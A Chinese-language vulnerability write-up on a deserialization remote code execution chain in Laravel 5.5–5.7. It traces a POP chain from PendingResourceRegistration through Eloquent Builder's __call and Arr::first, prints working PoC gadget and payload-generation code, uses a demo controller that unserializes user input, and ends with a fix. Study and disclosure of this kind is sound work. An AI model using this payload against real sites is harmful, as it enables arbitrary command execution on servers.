laravel 5.5~5.7 反序列化远程代码执行

> *在上周审计的基础上，我再次对laravel/framework进行审计。这次的漏洞挖掘难度要远远大于上周。不过好在还是顺利收获一枚rce。该漏洞影响使用laravel/framework v5.5~5.7的网站或者基于此进行二次开发的框架。该漏洞成因始于* `vendor/laravel/framework/src/Illuminate/Routing/PendingResourceRegistration.php` *文件中的* `__destruct` *魔术方法。通过构造pop链可以实现任意代码执行。*

漏洞详情

我们先构造一个demo，在`routes/web.php`文件中增加一条路由：


```
Route::get('/index', 'TaskController@index');
```

创建`Http/Controllers/TaskController.php`文件，内容如下：


```
namespace App\Http\Controllers;

class TaskController
{
    public function index(){
        unserialize($_GET['p']);
        return "22222";
    }
}
```


接下来我们开始寻找pop利用链。通过反序列化可以构造`$this->registered`为false，使代码进入`$this->register()`。




跟进`$this->register()`函数。




可以看到这里调用`$this->registrar`这个对象的`register`方法，而`$this->registrar`可控，并且`register`方法的所有参数可控。至此就引发两种思路，一种是全局搜索`register`方法，看看有没有可以利用的点。这也是我最早的思路，但是我没有在任何一个定义的`register`方法中找到可以利用的点。这就引出第二条思路，利用`__call`魔术方法。寻找合适的`__call`方法也使我花费了巨大的精力。最终我在`Illuminate\Database\Eloquent\Builder`找到可利用的`__call`方法。我们跟入看看。






思路还是比较清晰的。我们可以将`$this->localMacros`构造为数组，键名为`register`，键值为我们要调用的函数名。在这里我也卡了很久，一开始是想直接利用php的内置函数来实现代码执行。但是这里有一个`array_unshift`函数，将`this`对象追加到`$parameters`数组的头部。。。这样一来就很绝望了。。。在第一个参数不可控，而且还是对象类型的情况下，想要直接利用真的很难。于是我就想到通过动态调用的方法，去调用`laravel/framework`中可利用的类。通过漫长的寻找，最终找到可以利用`Illuminate\Support\Arr`类的`first`方法。我们可通过`Illuminate\Support\Arr::first`这种方式来调用`first`方法。在这里要注意这时`this`对象已经追加至`$parameters`数组的头部。`$parameters`的具体内容都在第二张图中。继续跟进`first`方法。



这里的`$array`就是刚刚被追加至`$parameters`头部中的`this`对象。第二个参数就是我们传入的`call_user_func`。值得一提的是，在使用`foreach`遍历对象类型的时候，实际上是遍历对象的属性。我们可以看到对象的属性和属性值被传入`call_user_func`中，而回调函数的值我们也可控，就是`$callback`，这里我们调用的是`call_user_func`。最后真正执行的代码就是`call_user_func('call_user_func','system','id');`

laravel/framework v5.5~5.7都受该漏洞影响。

附上poc验证图：



POC

文件gadgets.php:

```
namespace Illuminate\Routing{
  class PendingResourceRegistration{
    protected $registrar;
    protected $name;
    protected $controller;
    protected $options = [];
    protected $registered = false;
```

```
    public function __construct($registrar, $name,
$controller, $options){
            $this->name = $name;
            $this->options = $options;
            $this->registrar = $registrar;
            $this->controller = $controller;
        }
    }
}

namespace Illuminate\Database\Eloquent{
    class Builder{
        protected $localMacros = [];
        protected $id;

        public function __construct($localMacros,$system){
            $this->localMacros=$localMacros;
            $this->id=$system;
        }
    }
}
```

文件chain.php:

```
include("gadgets.php");

echo urlencode(serialize(new
Illuminate\Routing\PendingResourceRegistration(new
Illuminate\Database\Eloquent\Builder(array("register"=>"
Illuminate\Support\Arr::first"),"system"),"call_user_fun
c",1,1)));
```

执行`php chain.php`即可得到poc。

修复建议

将文件`vendor/laravel/framework/src/Illuminate/Database/Eloquent/Builder.php`的1302行:

```
return $this->localMacros[$method](...$parameters);
```

修改为:

```
return $this->$method(...$parameters);
```